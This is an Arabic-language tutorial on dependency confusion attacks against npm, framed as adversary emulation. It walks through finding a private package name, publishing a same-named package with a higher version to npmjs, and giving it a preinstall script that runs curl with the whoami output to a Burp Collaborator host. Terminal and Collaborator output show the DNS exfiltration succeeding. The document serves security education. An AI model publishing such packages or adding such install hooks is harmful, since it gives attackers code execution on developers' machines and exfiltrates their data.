



Dependency Confusion

By Meshal Al Yami from Confidential Team

@Mesh3l_911 | @_Conflab

17 of Feb, 2023

Table of Contents

What are Dependencies?	3
What are Package Managers?	3
Public Registries:	4
Private Registries:	4
Dependency Confusion Attacks:	5
Dependency Confusion Adversary Emulation.	6
Packages Version Ranges (Package.json):	7
DNS Exfiltration:	10
RCE POC:	13
References:	14



What are Dependencies?

بإختصار نقدر نقول إنها مجموعة من ال Specific Packages اللي يحتاجها التطبيق عشان يشتغل بالشكل المطلوب. على سبيل المثال في ال NodeJs based apps هي تكون متحددة في اوبجكت موجود بملف Pacjage.json يسوي ماب لأسماء ال Packages مع إصداراتها.

What are Package Managers?

من الإسم, هي برامج لإدارة ال Packages من تحميل وتحديث وإعداد وغيرها.

من أشهر أمثلتها:

- Python: pip
- NodeJs: npm



Public Registries:

هي قاعدة أو مجموعة من ال Packages تكون متاحة للجميع سواء بشكل مجاني أو مدفوع

من أشهر أمثلتها:

- Python: pypi
- NodeJs: npmjs

Private Registries:

هي قاعدة أو مجموعة من ال Packages تكون متاحة بشكل محدود وعادة تكون

Hosted internally

من أشهر أمثلتها:

- Verdaccio: For npm packages
- GitHub



Dependency Confusion Attacks:

ولو إني أضن أنها مستخدمة من قبل لكن في بداية عام 2021 نشر باحث أمني معروف إسمه (Alex Birsan) عن هذي الطريقة اللي عن طريقها وصل لـ RCEs على جهات كبيرة مثل Microsoft, Apple, Paypal and Shopify وغيرها. طيب الآن نجي نعرف كيف الآتاك هذا يحصل بالضبط.

أولا لازم نعرف إنها ماهي ثغرة لان بالأساس كل شي يعمل بالشكل المطلوب (Intended Way) وراح تفهمون بعدين ليش قلت كذا, الفكرة بكل إختصار فيه بعض الجهات تستخدم Private Registries لحفظ بعض الـ Packages المستخدمة في مشاريعهم, طيب وين المشكلة؟ المشكلة هنا لو تم إستغلال الطريقة الإفتراضية اللي تعمل فيها بعض الـ Package Managers بشكل ضار (Un-intended way), طيب كيف؟

على سبيل المثال الـ npm إذا جاء ينزل Package فالبداية يشوف في أمر التنزيل هل فيه أي باث محدد عشان ينزل منه الباكج؟ إذا مافيه يروح يشيك فالـ Public Registry (npmjs) هل الباكج هذا موجود أو لا؟

وهنا المشكلة لو صار وقدرنا نعرف إسم باكج موجود بـ Private Registry ورحنا نرفع باكج ضار بنفس الإسم فالـ Public Registry (npmjs) إيش راح يصير؟ بسم الله ناخذها خطوة بخطوة.



Dependency Confusion Adversary Emulation.

الآن راح نبدأ نحاول نحكي طريقة المخترق في إستغلال مثل هالنوع من الهجمات. لنفترض عندنا موقع (Target) وهو على سبيل المثال <https://Mesh3l.com> وكان NodeJS based app.

سوفنا Fuzzing ولقينا ملف Package.json (مثال فقط) هذا محتواه:

```
← → ↻ 🏠 mesh3l.com/package.json
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
name: "root"
version: "1.0.0"
description: ""
main: "index.js"
▼ scripts:
  start: "node index.js"
  test: "echo \"Error: no test specified\" && exit 1"
author: "Mesh3l_911"
license: "ISC"
▼ dependencies:
  evil911: "^1.0.1"
  express: "^4.18.2"
```

قبل نكمل خلونا نعرف إيش هي ال Version Ranges




Packages Version Ranges (Package.json):

لو نلاحظ محتوى الملف فوق وبالتحديد في ال Dependency Object فيه أسماء packages مع إصداراتها وقبل الإصدار فيه علامة تحدد لنا ال Version Range وهذا مهمة جدا, اللي بالصورة اسمها (^) Caret Range وهي تعني إن الرقم اللي باليسار ثابت ومابعده متغير. مثال:

`^1.0.0 = 1.[>=0].[>0]`

عاد إن شاء الله فهمتوها.

طيب نكمل طريقنا, بعد مالقينا الباكجز وإصداراتها كيف ممكن نستفيد منها؟ هنا أول شي ممكن نسويه نروح نبحث في ال Public Registry اللي في حالتنا هذي هو npmjs ونشوف هل الباكجز موجودة ولالا؟



```
root@Mesh3l: ~/evil911 x root@Mesh3l: ~/Conf x
(root@Mesh3l)-[~/Conf]
# npm i evil911
npm ERR! code E404
npm ERR! 404 Not Found - GET https://registry.npmjs.org/evil911 - Not found
npm ERR! 404
npm ERR! 404 'evil911@*' is not in this registry.
npm ERR! 404
npm ERR! 404 Note that you can also install from a
npm ERR! 404 tarball, folder, http url, or git url.

npm ERR! A complete log of this run can be found in:
npm ERR! /root/.npm/_logs/2023-02-17T12_25_37_508Z-debug-0.log

(root@Mesh3l)-[~/Conf]
#
```

حلوين evil911 ماطلع موجود. إيش ممكن يعني هذا الشي؟ غالبا هذا يعني بأن الجهة تستخدم Private Registry وحاطين الباكج فيه. طيب وش الخطوة الجاية؟

الآن راح نحاول نسوي باكج خاص فينا لكن يكون Malicious ونرفعه على ال Package Manager (npmjs) Public Registry. طيب ليش؟ لأن في حال تم طلب ال Package Manager لتنزيل الباكج لاحقا سواء لتحديث أو تنصيب فالبداية راح يشوف أمر التنزيل هل متحدد فيه ال Private Registry Path اللي مفروض ينزل منه الباكج ولا لا؟

مثال لأمر تنزيل متحدد فيه الباث لتنزيل الباكج من Private Registry:

```
NPM_CONFIG_REGISTRY=http://localhost:4873 npm i evil911
```

مثال لأمر تنزيل باكج موجود بال Public Registry (npmjs):

```
npm i evil911
```



طيب اللي بيصير إنه المطور عندهم لو استخدم الأمر الثاني لأي سبب, ال npm
بيشوف إن مافيه أي باث محدد لتنزيل الباكج فراح يبحث باسم الباكج
فالا (npmjs) Public Registry وهنا إيش اللي بيصير؟ YOU GUESSED IT
راح ينزل ال Malicious Package اللي حن رفعناه وبكذا بيتم الإستغلال.

فهمننا الفكرة الآن بسم الله نبدأ نطبق

- 1- شيكنا على ال Public Registry ولقينا الباكج غير موجود فيه.
- 2- نبدأ نسوي Malicious Package بنفس الإسم وياصدار أحدث ونرفعه
على ال Public Registry (npmjs)

```
mkdir evil911;cd evil911;npm init
```

```
root@Mesh3l: ~/evil911 x root@Mesh3l: ~/Conf x root@Mesh3l: /tmp x
(root@Mesh3l)-[~]
# mkdir evil911;cd evil911;npm init
This utility will walk you through creating a package.json file.
It only covers the most common items, and tries to guess sensible defaults.

See `npm help init` for definitive documentation on these fields
and exactly what they do.

Use `npm install <pkg>` afterwards to install a package and
save it as a dependency in the package.json file.

Press ^C at any time to quit.
package name: (evil911)
version: (1.0.0)
description:
entry point: (index.js)
test command:
git repository:
keywords:
author: Mesh3l_911
license: (ISC)
About to write to /root/evil911/package.json:

{
  "name": "evil911",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo `Error: no test specified` && exit 1"
  },
  "author": "Mesh3l_911",
  "license": "ISC"
}

Is this OK? (yes)
(root@Mesh3l)-[~/evil911]
```



بس ممكن يجي ببال أحد منكم إذا مثلا الباكج خلاص نزل بالتارقت مشين كيف أصلا راح نوصل ل RCE وحن مانعرف محتوى الباكج اللي هم مستخدمينه أو كيف بالضبط مستخدم داخل التطبيق؟ هنا بقولكم مايجتاج نعرف لأن نقدر نستخدم preinstall script اللي وظيفته بكل إختصار ينفذ لنا كوماندرز قبل تنزيل الباكج. هنا حطيت باش كوماندر سهل جدا كل اللي يسويه Exfiltrate (whoami) command output زي ما بنشوف تحت بإذن الله.

DNS Exfiltration:

نقدر نسوي Exfiltration بالطريقة اللي نشوفها مناسبة للجهة المستهدفة

وال DNS Exfiltration بالتحديد سبق وشرحته هنا:

<https://mesh3l-911.medium.com/out-of-band-technique-dns-exfiltration-b0324c8ef281>

فال Real Life Scenarios واللي ممكن تكون Long-Term ممكن مثلا نزل

Bind9 على سيرفر خاص بنا ونراقب ال DNS Queries Logs اللي بيكون فيها

ال Sensitive Exfiltrates Info .



وهذي النتيجة النهائية لل Malicious Package (لاحظوا أضفنا preinstall script وعدلنا ال version)

```
root@Mesh3l: ~/evil911
# cat package.json
{
  "name": "evil911",
  "version": "1.0.1",
  "description": "",
  "main": "index.js",
  "scripts": {
    "preinstall": "curl `whoami`.iug21010f1      h7pvfa41aryg.burpcollaborator.net",
    "test": "echo `Error: no test specified` && exit 1"
  },
  "author": "Mesh3l_911",
  "license": "ISC"
}

root@Mesh3l: ~/evil911
#
```

3- نرفع الباكج على ال (npmjs) Public Registry وهنا نحتاج نكون مسجلين في npmjs بعدين من ال npm CLI نستخدم الكوماندرز التالية عشان نرفع الباكج:


npm adduser

npm publish

```
root@Mesh3l: ~/evil911
# npm publish
npm notice
npm notice 📦 evil911@1.0.1
npm notice === Tarball Contents ===
npm notice 297B package.json
npm notice === Tarball Details ===
npm notice name:          evil911
npm notice version:       1.0.1
npm notice filename:      evil911-1.0.1.tgz
npm notice package size:  303 B
npm notice unpacked size: 297 B
npm notice shasum:        9ba9bb20bcab85ac86b60f6315685d2558207603
npm notice integrity:     sha512-LgSz+GQsKRxbj[...]WIZgRnKmdvobA==
npm notice total files:   1
npm notice
npm notice Publishing to https://registry.npmjs.org/ with tag latest and default access
+ evil911@1.0.1
```



والآن نشيك من npm js إذا انرفع أو لا



The screenshot shows the npmjs.com package page for 'evil911'. The page is dark-themed and displays the following information:

- Package name: evil911
- Version: 1.0.1
- Public: Yes
- Published: 2 minutes ago
- Buttons: Readme, Code (Beta), Dependencies (0), Dependents (0), Versions (1), Settings
- Message: This package does not have a README. Add a README to your package so that users know how to get started.
- Keywords: none
- Install command: npm 1 evil911
- Version: 1.0.1
- License: ISC
- Unpacked Size: 297 B
- Total Files: 1

حلو جدا, إنرفع الباكج.

4- خلاص اللي علينا ننتظر لين يصير أي محاولة Update أو New Install من جهة ال Targeted Entity بدون تحديد أي باث وبكذا اللي بيصير فال Background هو إن ال npm راح يبحث بال Public Registry عن ال Dependencies اللي متحددة بملف ال package.json وبيلقى الباكج اللي حن رفعناه (The Malicious one) بإصدار أحدث فبالتالي بينزله وبيتنفذ ال preinstall script والنتيجة فالنهاية RCE

^ ^
_



RCE POC:

هنا باليسار إفتراضا المطور فالجهة المستهدفة نفذ الكوماندا `npm i` لتنزيل ال
Dependencies اللازمة, وباليمين ال `Exfiltrated (whoami) command`

The image shows a terminal window on the left and the Burp Collaborator client interface on the right. The terminal window displays the output of the `npm i` command, indicating that 58 packages were added and 59 packages were audited. It also shows that 7 packages are looking for funding and that no vulnerabilities were found. The Burp Collaborator client interface shows the 'Generate Collaborator payloads' section with the 'Number to generate' set to 1 and the 'Include Collaborator server location' checkbox checked. The 'Poll Collaborator interactions' section shows a table of interactions with columns for #, Time, Type, Payload, and Comment. The table contains two rows of data, both representing DNS queries for the domain `root.iug210` with the payload `h7pvfa41aryg`. The description below the table states: 'The Collaborator server received a DNS lookup of type AAAA for the domain name `root.iug210` h7pvfa41aryg.t. The lookup was received from IP address 172.253.218.195 at 2023-Feb-17 13:19:14 UTC.'

```
(root@Mesh3l) [~/Conf]
# npm i

added 58 packages, and audited 59 packages in 4s

7 packages are looking for funding
  run `npm fund` for details

found 0 vulnerabilities

(root@Mesh3l) [~/Conf]
```

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that res below.

Generate Collaborator payloads

Number to generate: 1 Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
1	2023-Feb-17 13:19:14 UTC	DNS	iug21010	h7pvfa41aryg
2	2023-Feb-17 13:19:14 UTC	DNS	iug21010	h7pvfa41aryg

Description DNS query

The Collaborator server received a DNS lookup of type AAAA for the domain name `root.iug210` h7pvfa41aryg.t

The lookup was received from IP address 172.253.218.195 at 2023-Feb-17 13:19:14 UTC.



References:

- {1} <https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610/>
- {2} <https://docs.npmjs.com/cli/v9/configuring-npm/package-json#dependencies>
- {3} <https://docs.npmjs.com/about-npm>
- {4} <https://github.com/npm/node-semver#versions>
- {5} <https://kb.isc.org/docs/aa-01526>
- {6} <https://docs.npmjs.com/cli/v9/configuring-npm/package-json#dependencies>
- {7} <https://github.com/verdaccio/verdaccio>



